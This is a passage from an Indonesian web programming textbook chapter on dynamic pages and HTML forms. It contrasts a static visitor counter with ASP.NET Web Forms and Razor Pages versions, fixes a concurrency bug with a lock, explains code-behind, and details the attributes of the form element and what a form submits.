Bab ini memperlambat langkah dan mengamati sesuatu yang dipakai oleh semua bab tadi tanpa pernah diperiksa dengan saksama: **formulir**. Hampir semua hal yang dilakukan seseorang terhadap aplikasi web dilakukannya melalui formulir. Login adalah formulir. Pencarian adalah formulir. Menerima cucian pelanggan, membayar nota, mengganti kata sandi, mengunggah foto: semuanya formulir. Pemrogram web yang tidak tahu persis apa yang dikirim sebuah formulir, dan apa saja yang dapat salah di perjalanan, akan menulis aplikasi yang keliru dengan cara yang tidak disadari siapa pun — sampai seorang pelanggan, atau seorang penyerang, menyadarinya.

Bab ini juga membahas sepotong sejarah yang masih penting. Pada 2002 Microsoft merilis **ASP.NET Web Forms**, sebuah *framework* yang dibangun di atas satu gagasan berani: bahwa halaman web dapat diprogram seperti jendela aplikasi desktop, dengan tombol yang membangkitkan *event* `Click` dan kotak teks yang mengingat apa yang diketikkan ke dalamnya, meskipun HTTP melupakan segalanya di antara satu permintaan dan permintaan berikutnya. Web Forms menjalankan sebagian sangat besar web bisnis dunia selama lima belas tahun, dan banyak di antaranya masih berjalan. Ia hanya berjalan di Windows, di atas .NET Framework 4.8, dan Microsoft tidak membawanya ke .NET modern. Karena itu buku ini mengajarkannya sebagaimana seharusnya sekarang diajarkan: sebagai sekumpulan gagasan, diperlihatkan dalam

kode `.aspx` yang setia pada aslinya dan ditandai *tidak dijalankan di sini*, masing-masing langsung diikuti padanan modernnya di Razor Pages yang *memang* dijalankan.

Bab ini menjawab empat pertanyaan secara berurutan: apa yang membuat halaman menjadi dinamis (Subbab 11.2); apa persisnya yang dikirim sebuah formulir (Subbab 11.4, byte demi byte, dari tangkapan nyata); bagaimana Web Forms menyembunyikan HTTP dan apa yang menggantikannya (Subbab 11.5 sampai 11.8); dan bagaimana formulir nyata dibangun dengan aman, empat kali, lalu diuji (Subbab 11.9 sampai 11.13).


11.2 Halaman Statis dan Halaman Dinamis

11.2.1 Dua jenis halaman

Setiap halaman web termasuk salah satu dari dua golongan, dan pembedanya bukan tampilan halaman, melainkan *kapan isinya ditentukan*.

> **DEFINISI. Halaman statis** adalah berkas yang byte-nya sudah ditentukan sebelum ada yang memintanya. Server web membaca berkas itu dan mengirimkannya, tanpa perubahan, kepada setiap pengunjung. **Halaman dinamis** dihasilkan oleh sebuah program pada saat diminta, sehingga dua permintaan ke alamat yang sama dapat menerima byte yang berbeda. Setiap berkas HTML biasa adalah halaman statis; halaman `.aspx`, `.php`, `.jsp`, atau `.cshtml` Razor adalah halaman dinamis.

Gambar 11.1 menggambarkan keduanya. Di bagian bawah, satu-satunya kerja server untuk halaman statis adalah menemukan berkas dan menyalinnya keluar. Di bagian atas, server *menjalankan kode*: kode itu dapat membaca berkas atau basis data, menghitung sesuatu, lalu menulis HTML yang sesaat sebelumnya belum ada.



Gambar 11.1 Halaman statis dan halaman dinamis. Halaman statis disalin dari disk dan sama bagi semua orang; halaman dinamis menjalankan kode halaman, yang membaca dan memperbarui berkas penghitung lalu menulis HTML baru untuk setiap kunjungan.

Tidak ada yang lebih baik di antara keduanya. Halaman statis cepat, murah, dan hampir mustahil rusak; daftar harga Profitina Laundry, yang berubah dua kali setahun, sangat pantas menjadi halaman statis. Halaman dinamis diperlukan begitu jawabannya bergantung pada sesuatu yang berubah — siapa yang bertanya, apa yang diketikkannya, apa isi basis data saat ini. Contoh kita adalah hal sekecil mungkin yang semacam itu: sebuah penghitung.

11.2.2 Penghitung pengunjung yang statis

Kode 11.1 adalah halaman yang mencoba menyapa pengunjungnya dengan nomor urut.

Kode 11.1 `VisitorCounter01.html`: halaman statis. Angkanya adalah bagian dari berkas.

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>Visitor Counter</title>
</head>
<body>
    <h1>Welcome</h1>
    You are visitor number 1!
</body>
</html>
```

Bukalah, dan halaman itu menampilkan apa yang terlihat pada **Gambar 11.2**. Buka lagi, dari peramban lain, dari negara lain, setahun kemudian: ia tetap berkata *visitor number 1*. Angka itu diketik seseorang ke dalam berkas, dan tidak ada yang pernah mengubahnya. Halaman statis tidak dapat menghitung, sebab menghitung memerlukan ingatan yang berubah pada setiap permintaan, sedangkan berkas yang dikirim apa adanya tidak memiliki ingatan.

Welcome

You are visitor number 1!

Gambar 11.2 Penghitung statis di peramban. Setiap pengunjung, selamanya, adalah pengunjung nomor 1.

11.2.3 Penghitung yang sama, versi dinamis

Kode 11.2 adalah halaman yang sama sebagai halaman `.aspx` Web Forms. Ini contoh pertama klasik kode sisi server di ASP.NET, dan layak dibaca pelan-pelan.

Kode 11.2 `VisitorCounter02.aspx`: penghitung sebagai halaman dinamis, dengan kode C# yang ditulis di dalam halaman di antara `<%` dan `%>`. Web Forms; tidak dijalankan di sini.

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.IO" %>
<html>
    <head>
        <title>Visitor Counter 2</title>
    </head>
    <body>
        <h1>Welcome</h1>
        You are visitor number
        <%
            FileStream s = new FileStream(Server.MapPath("~/App_Data/") +
                "VisitorCounter.dat", FileMode.OpenOrCreate);
            int n;
            try {
                BinaryReader r = new BinaryReader(s);
                n = r.ReadInt32();
            } catch {
                n = 0;
            }
            n++;
            s.Seek(0, SeekOrigin.Begin);
            BinaryWriter w = new BinaryWriter(s);
            w.Write(n);
            s.Close();
            Response.Write(n);
        %>
    </body>
</html>
```

Baris demi baris: direktif `<%@ Page Language="C#" %>` memberi tahu ASP.NET bahwa kode di halaman ini berbahasa C#, dan `<%@ Import Namespace="System.IO" %>` menyediakan kelas-kelas berkas, sebagaimana `using System.IO;` di berkas `.cs` (Bab 9 memperkenalkan kedua direktif ini). Segala sesuatu di luar `<% … %>` adalah teks templat dan disalin ke jawaban. Di dalam blok itu, kode membuka berkas bernama `VisitorCounter.dat`, membuatnya bila belum ada (`FileMode.OpenOrCreate`); mencoba membaca satu bilangan bulat 32-bit darinya, dan kembali ke 0 bila berkas masih baru dan kosong; menambahkan satu; kembali ke awal berkas; menimpa angka lama dengan angka baru; menutup berkas; lalu menulis angka itu ke halaman dengan `Response.Write(n)`.

`Server.MapPath("~/App_Data/")` mengubah jalur relatif situs menjadi folder sebenarnya di disk server, dan `App_Data` adalah folder yang ditolak IIS untuk disajikan ke peramban, sehingga tidak seorang pun dapat mengunduh berkas penghitung. Versi asli contoh ini menuliskan jalur absolut seperti `D:/…/VisitorCounter/` ke dalam kode, yang hanya berfungsi di satu komputer; `MapPath` adalah bentuk yang portabel.

Pengunjung kelima melihat *You are visitor number 5*. Halamannya adalah berkas yang sama setiap kali; jawabannya tidak. Itulah arti dinamis.

11.2.4 Kutu tersembunyi pada penghitung, dan halaman modern yang memperbaikinya

Kode 11.2 mengandung kutu (*bug*) yang tidak muncul ketika diuji oleh satu orang. Bayangkan dua pengunjung datang pada milidetik yang sama. Kedua permintaan membuka berkas, keduanya membaca 41, keduanya menambah satu, keduanya menulis 42, dan satu kunjungan lenyap. Lebih buruk lagi: `FileStream` yang kedua bisa gagal dibuka sama sekali, karena yang pertama sedang membuka berkas untuk ditulisi, dan pengunjung itu mendapat halaman galat alih-alih sapaan. Server web menjalankan banyak permintaan sekaligus di banyak *thread* — begitulah cara server

tetap cepat — sehingga kode apa pun yang membaca, mengubah, dan menulis data bersama harus menjadikan ketiga langkah itu satu kesatuan.

> **Baca, ubah, tulis tidak pernah aman dengan sendirinya di server web.** Dua permintaan dapat saling menyela di antara saat membaca dan saat menulis, dan hasilnya adalah *lost update* (pembaruan yang hilang). Penghitung, stok barang, nomor nota berikutnya, dan deposit pelanggan semuanya berbentuk seperti ini. Lindungilah dengan *lock*, dengan transaksi basis data, atau dengan operasi atomik, dan ujilah dengan banyak permintaan sekaligus, bukan satu.

Kode 11.3 adalah penghitung yang sama di ASP.NET Core Razor Pages. Kode C# halaman tinggal di kelasnya sendiri, **page model** (model halaman), dan sebuah `lock` di sekeliling ketiga langkah hanya mengizinkan satu permintaan pada satu waktu untuk masuk.

Kode 11.3 `Counter.cshtml.cs`: model halaman. `OnGet` berjalan untuk setiap permintaan GET; `lock` menjadikan baca, tambah, dan tulis satu langkah yang tak terpisahkan bagi proses server ini.

```
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryForms.Pages;

/// <summary>VisitorCounter02.aspx, rebuilt: the counting moves out of the page into its
model.</summary>
public class CounterModel(IWebHostEnvironment env) : PageModel
{
    static readonly object Gate = new();          // one request at a time reads and writes
the file
    public int Visitor { get; private set; }

    public void OnGet()
    {
        string file = Path.Combine(env.ContentRootPath, "var", "VisitorCounter.dat");
        lock (Gate)
        {
            Directory.CreateDirectory(Path.GetDirectoryName(file)!);
            int n = System.IO.File.Exists(file) &&
int.TryParse(System.IO.File.ReadAllText(file), out int old) ? old : 0;
            Visitor = n + 1;
            System.IO.File.WriteAllText(file, Visitor.ToString());
        }
    }
}
```

Halamannya sendiri, **Kode 11.4**, hanyalah HTML dengan satu `@Model.Visitor` di tempat angka itu diletakkan. `@page "/counter"` membuat berkas ini menjawab di alamat tersebut; `Layout = null` menjaganya tetap sesederhana aslinya.

Kode 11.4 `Counter.cshtml`: *view*. `@Model.Visitor` mencetak angka yang dihitung oleh `OnGet`.

```
@page "/counter"
@model LaundryForms.Pages.CounterModel
@{ Layout = null; }
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>Visitor Counter 4</title>
</head>
<body>
    <h1>Welcome</h1>
    You are visitor number @Model.Visitor
</body>
</html>
```

Build buku ini menjalankannya. Setelah empat kunjungan, peramban menampilkan **Gambar 11.3**. Kemudian lima puluh permintaan ditembakkan ke `/counter`, sepuluh sekaligus, dengan `xargs -P 10 curl`, lalu tiga permintaan lagi dibuat berurutan; **Kode 11.5** adalah apa yang dicetak permintaan-permintaan terakhir.

Welcome

You are visitor number 4

Gambar 11.3 Penghitung Razor Pages setelah empat kunjungan, disajikan oleh build buku ini di port 9101.

Kode 11.5 Penghitung setelah 4 kunjungan dan 50 permintaan serentak: pengunjung ke-55 adalah pengunjung nomor 55. Tidak ada kunjungan yang hilang.

```
    You are visitor number 55
    You are visitor number 56
    You are visitor number 57
    You are visitor number 58
```

$4 + 50 + 1 = 55$: setiap kunjungan dari lima puluh kunjungan serentak itu terhitung. Sebuah `lock` melindungi satu proses server; bila situs berjalan di dua server di belakang *load balancer*, penghitung harus tinggal di basis data dan dinaikkan di sana, dalam satu pernyataan, persis seperti cara Laundry memberi nomor pada notanya (Subbab 11.9).

11.2.5 Batas-batas “dinamis”

“Dinamis” bukanlah satu hal. **Tabel 11.1** membentangkan rentangnya, dari berkas yang tidak pernah berubah sampai halaman yang dibangun ulang oleh peramban itu sendiri, dan menunjukkan letak setiap teknologi dalam buku ini.


Tabel 11.1 Empat tempat isi halaman dapat ditentukan. Bab ini membahas baris kedua dan formulir yang mengisinya.

Jenis	Siapa yang menentukan isi	Kapan	Contoh dalam buku ini
Statis	seseorang, dengan editor	sebelum ada permintaan	`VisitorCounter01.html`; situs Bab 2
Dinamis sisi server	kode di server	pada setiap permintaan	`.aspx`, `.php`, `.jsp`, `.cshtml`, *view* Flask
Dinamis sisi klien	JavaScript di peramban	setelah halaman tiba	`fetch` di Bab 2; kiriman `onchange` di Subbab 11.7.2
Dibangkitkan lebih dulu	sebuah program, sekali	saat *build*	HTML statis yang ditulis generator untuk daftar harga

11.3 Tempat Kode Berada: *Inline*, Satu Berkas, dan *Code-Behind*


11.3.1 Situs Web Forms di Visual Studio

Web Forms dibangun dan dijalankan dengan Visual Studio di Windows. Bab 9 membahas pemasangannya; di sini ditunjukkan jalurnya untuk contoh-contoh bab ini, karena pembaca yang mewarisi situs Web Forms akan bertemu dengan jendela-jendela persis seperti ini. Di Visual Studio 2022, *Create a new project* membuka daftar templat pada **Gambar 11.4**; dengan bahasa C# dan jenis proyek Web, templat **ASP.NET Empty Web Site** membuat situs tanpa satu halaman pun.




Gambar 11.4 Visual Studio 2022, *Create a new project*: (1) penyaring, diatur ke C#, Windows, dan Web; (2) templat *ASP.NET Empty Web Site* (.NET Framework), yang membuat situs Web Forms tanpa berkas proyek; (3) *ASP.NET Web Forms Site*, yang membuatnya dengan halaman contoh; (4) *Next*. Kedua templat hanya untuk Windows.

Halaman ditambahkan dengan mengeklik kanan situs di Solution Explorer, memilih *Add* lalu *Add New Item…* (**Gambar 11.5**), dan memilih **Web Form**. Visual Studio membuat dua berkas sekaligus, `Nama.aspx` dan `Nama.aspx.cs`; Subbab 11.3.2 menjelaskan alasannya.



Gambar 11.5 Menambahkan halaman: klik kanan situs (1) di Solution Explorer, pilih *Add* (2) dan *Add New Item…* (3), lalu pilih *Web Form*. Item yang sering dipakai juga muncul langsung di menu *Add*.

Gambar 11.6 memperlihatkan penghitung pada **Kode 11.2** terbuka di editor, dengan Solution Explorer di kanan yang mendaftar berkas-berkas situs: `MyVisitor.aspx`, `Web.config`, dan berkas `VisitorCounter.dat` yang dibuat halaman itu pada eksekusi pertamanya. **F5** (*Start Debugging*) atau **Ctrl+F5** (*Start Without Debugging*) membuka situs di peramban, disajikan oleh IIS Express di port lokal seperti `http://localhost:59895/`; IIS lengkap yang menjalankan situs produksi dibahas di Bab 10.



Gambar 11.6 Halaman penghitung *inline* di editor Visual Studio. (1) *Design*, *Split*, dan *Source* berpindah antara gambar halaman dan *markup*-nya; (2) Solution Explorer mendaftar berkas-berkas situs; (3) jendela *Properties* menampilkan elemen yang sedang dipilih; (4) jalur folder, yang menyebut sebuah mesin pribadi, ditutup — kode dalam bab ini memakai `Server.MapPath("~/App_Data/")` sebagai gantinya.

11.3.2 *Code-behind*: dua berkas, satu kelas

Menaruh C# di antara `<%` dan `%>` memang berfungsi, tetapi mencampur dua tugas dalam satu berkas, dan Bab 7 telah menceritakan ke mana hal itu berujung pada JSP. Web Forms menawarkan dua alternatif. Pada model **satu berkas** (*single-file*), kode ditaruh di blok `<script runat="server">` di bagian atas halaman `.aspx`, terpisah dari *markup* tetapi dalam berkas yang sama. Pada model **code-behind**, yang menjadi bawaan Visual Studio, kode tinggal di berkas kedua.

Kode 11.6 dan **Kode 11.7** adalah penghitung yang dipisah dengan cara itu. Direktif halaman berbunyi `Inherits="MyVisitor2"`: halaman ini adalah subkelas dari kelas `MyVisitor2`. Dan `<%=MyCounter()%>` memanggil sebuah metode kelas itu lalu mencetak hasilnya.

Kode 11.6 `MyVisitor2.aspx`: halaman hanya berisi *markup*, ditambah satu panggilan ke metode kelas induknya. Web Forms; tidak dijalankan di sini.

```
<%@Page Language="C#" Inherits="MyVisitor2" Src="MyVisitor2.aspx.cs"%>
<html>
    <head>
        <title>Visitor Counter 3</title>
    </head>
    <body>
        <h1>Welcome</h1>
        You are visitor number <%=MyCounter()%>
    </body>
</html>
```


Kode 11.7 `MyVisitor2.aspx.cs`, *code-behind*: kelas turunan `System.Web.UI.Page` dengan perhitungan di dalam metode biasa. Web Forms; tidak dijalankan di sini.

```
using System.IO;
public partial class MyVisitor2 : System.Web.UI.Page {
    public int MyCounter() {
        FileStream s =
            new FileStream(Server.MapPath("~/App_Data/") +
                "VisitorCounter.dat",
                FileMode.OpenOrCreate);
        int n;
        try {
            BinaryReader r = new BinaryReader(s);
            n = r.ReadInt32();
        } catch {
            n = 0;
        }
        n++;
        s.Seek(0, SeekOrigin.Begin);
        BinaryWriter w = new BinaryWriter(s);
        w.Write(n);
        s.Close();
        return n;
    }
}
```

Kodenya sama seperti sebelumnya; hanya alamatnya yang berubah. Kini seorang pemrogram C# dapat mengerjakan `MyVisitor2.aspx.cs` dengan semua perkakas bahasa itu — *compiler* memeriksanya, *debugger* menelusurinya, pengujian dapat memanggilnya — sementara seorang perancang mengubah `MyVisitor2.aspx` tanpa menyentuh C#. (`Src=` meminta ASP.NET mengompilasi berkas kode seketika; Visual Studio menuliskan `CodeFile=`, yang artinya sama dalam proyek Web Site.)


11.3.3 Apa yang dibangkitkan *framework*

Tak satu pun dari kedua berkas itu yang benar-benar dijalankan. ASP.NET membaca berkas `.aspx` dan **membangkitkan sebuah kelas** darinya, sebagaimana *container* JSP membangkitkan *servlet* dari halaman `.jsp` (Bab 7). **Gambar 11.7** memperlihatkan kasus satu berkas: kelas yang dibangkitkan mewarisi `System.Web.UI.Page`, memuat blok kode dan segala sesuatu yang digambarkan *markup*, dan tugasnya adalah merender HTML.



Gambar 11.7 Kelas halaman satu berkas. ASP.NET membangkitkan kelas dari halaman `.aspx`; kelas itu diturunkan dari `System.Web.UI.Page`, dan merendernya menghasilkan HTML yang diterima peramban.

Kasus *code-behind*, **Gambar 11.8**, memiliki satu lapisan lagi, dan lapisan inilah yang menjelaskan kata kunci yang mengejutkan pendatang baru: `partial`. Kelas `MyPage` ditulis dalam dua potong. Anda menulis satu potong, `MyPage.aspx.cs`, berisi *event handler* Anda. ASP.NET membangkitkan potongan lainnya dari *markup*, yang mendeklarasikan satu *field* untuk setiap kontrol server — sebuah `TextBox tb1`, sebuah `Button b1` — sehingga *handler* Anda dapat menulis `tb1.Text` seolah-olah Anda sendiri yang mendeklarasikannya. *Compiler* C# merekatkan kedua potongan menjadi satu kelas. Kemudian ASP.NET membangkitkan kelas *akhir*, `MyPage_aspx`, yang mewarisi `MyPage` dan memuat kode yang membangun pohon kontrol halaman; kelas akhir itulah yang merender halaman.



Gambar 11.8 Kelas halaman *code-behind*. `MyPage` adalah satu kelas yang ditulis dalam dua bagian: berkas `.aspx.cs` Anda dan bagian yang dibangkitkan dari *markup*, yang mendeklarasikan satu *field* per kontrol. Sebuah kelas akhir yang dibangkitkan diturunkan dari `MyPage` dan merender halaman.

> **WAWASAN KUNCI.** Halaman `.aspx`, seperti halaman `.jsp`, adalah kelas yang menyamar. `Inherits=` menyebut kelas induknya, *markup* menjadi *field* dan pohon kontrol, dan setiap permintaan dilayani oleh *objek baru* dari kelas yang dibangkitkan. Mengingat satu fakta itu menjelaskan sebagian besar Web Forms, termasuk masalah terbesarnya: objek baru tidak tahu apa-apa tentang permintaan sebelumnya.

11.3.4 Pemisahan yang sama di Razor Pages

Razor Pages mempertahankan pemisahan itu dan menyederhanakannya. `Counter.cshtml` (**Kode 11.4**) adalah *view*; `Counter.cshtml.cs` (**Kode 11.3**) adalah model halaman, kelas turunan `PageModel`. *View* menyebut modelnya dengan `@model` dan membacanya melalui `Model`. Tidak ada

kelas parsial yang dibangkitkan dan tidak ada *field* per kontrol, sebab di Razor Pages tidak ada kontrol server: *view* menulis HTML, dan model menyimpan data. Model halaman tetap merupakan objek baru untuk setiap permintaan.

11.4 Formulir HTML secara Mendalam

Sebelum ada *framework* apa pun, ada formulir, dan formulir adalah milik HTML, bukan milik ASP.NET, PHP, atau Java. Aturan dalam subbab ini adalah aturan HTML Living Standard dari WHATWG [1] dan aturan HTTP [2], dan setiap peramban mematuhinya. Semua yang dilakukan *framework* terhadap formulir dibangun di atasnya, jadi inilah subbab yang perlu dibaca dua kali.

11.4.1 Elemen form dan atribut-atributnya

Kode 11.8 adalah formulir terkecil yang berguna: saldo, jumlah, dan tombol *Pay*. Dalam versi aslinya, formulir ini dikirim ke program CGI, `http://foo.com/cgi-bin/myprog`; di sini ia dikirim ke `/echo`, halaman kecil di jalur Python dan PHP bab ini yang memperlihatkan persis apa yang tiba.

Kode 11.8 `MyAccount.html`: formulir dengan dua kolom teks dan satu tombol kirim, dikirim ke `/echo`.

```
<html>
    <head>
        <title>My Account</title>
    </head>
    <body>
        <form action="/echo" method="post">
            <b>Balance:</b>
            <input type="text" name="total" value="0">Euro<br>
            <input type="text" name="amount">
            <input type="submit" name="OK" value="Pay">
        </form>
    </body>
</html>
```

Elemen `<form>` membawa petunjuk pengiriman; kontrol-kontrol di dalamnya membawa data. **Tabel 11.2** mendaftar setiap atribut `<form>` yang mengubah apa yang dikirim.

Tabel 11.2 Atribut-atribut `<form>`. Sebuah tombol kirim dapat menimpa empat di antaranya untuk dirinya sendiri dengan `formaction`, `formmethod`, `formenctype`, dan `formnovalidate`.

Atribut	Nilai	Apa yang ditentukannya
`action`	sebuah URL; kosong atau tidak ada berarti alamat halaman itu sendiri	ke mana permintaan pergi
`method`	`get` (bawaan), `post`, `dialog`	metode HTTP, sehingga juga apakah data masuk ke URL atau ke badan permintaan
`enctype`	`application/x-www-form-urlencoded` (bawaan), `multipart/form-data`, `text/plain`	cara badan `POST` disandikan (Subbab 11.4.5)
`accept-charset`	biasanya `UTF-8`	pengodean karakter nilai-nilai; bila tidak ada, pengodean halaman itu sendiri
`novalidate`	ada atau tidak ada	mematikan pemeriksaan milik peramban (Subbab 11.4.7)
`target`	`_self`, `_blank`, nama *frame*	jendela mana yang menampilkan jawaban
`autocomplete`	`on`, `off`	apakah peramban menawarkan nilai yang pernah diingatnya
`name`	teks	nama untuk skrip; tidak pernah dikirim

Kalimat terakhir pada keterangan tabel itu penting untuk nanti. Satu formulir dapat memiliki beberapa tombol kirim yang mengirimkannya ke tempat *berbeda* atau dengan metode berbeda: `formaction` milik tombol mengalahkan `action` milik formulir. Razor Pages memakai persis mekanisme ini untuk *handler* bernamanya (Subbab 11.8.4), dan halaman uji di Subbab 11.4.4 memakai `formmethod="get"` untuk mengirim formulir yang sama dengan dua cara.

Isikan 10 dan 25, lalu tekan *Pay*. **Kode 11.9** adalah apa yang diterima server, ditangkap dari eksekusi nyata jalur Flask.

Kode 11.9 Apa yang diterima `/echo` dari **Kode 11.8**. Tiga pasangan nama–nilai; kata *Balance:* dan *Euro* bukan data dan tidak dikirim.

```
POST with application/x-www-form-urlencoded

Where  Name         Value
form   total        10
form   amount       25
form   OK           Pay
```

Tiga pasangan tiba: `total=10`, `amount=25`, dan `OK=Pay`, yaitu tombol kirim, yang mengirim nama dan nilainya sendiri karena tombol itulah yang ditekan. Kata tebal *Balance:* dan kata *Euro* adalah teks di halaman, bukan kontrol, dan tidak pernah meninggalkan peramban.

11.4.2 Apa yang dikirim formulir: kontrol yang *successful*

Standar HTML [1] menyebut kontrol yang nilainya dikirim sebagai **successful controls**, dan aturan tentang kontrol mana yang memenuhi syarat itu singkat, ketat, dan menjadi sumber kutu yang tak terhitung. **Tabel 11.3** menyatakannya.

Tabel 11.3 Kontrol mana yang dikirim peramban. Dua baris yang paling sering menimbulkan kutu adalah checkbox — yang tidak dicentang *tidak mengirim apa pun* — dan tombol kirim — hanya yang ditekan yang dikirim.

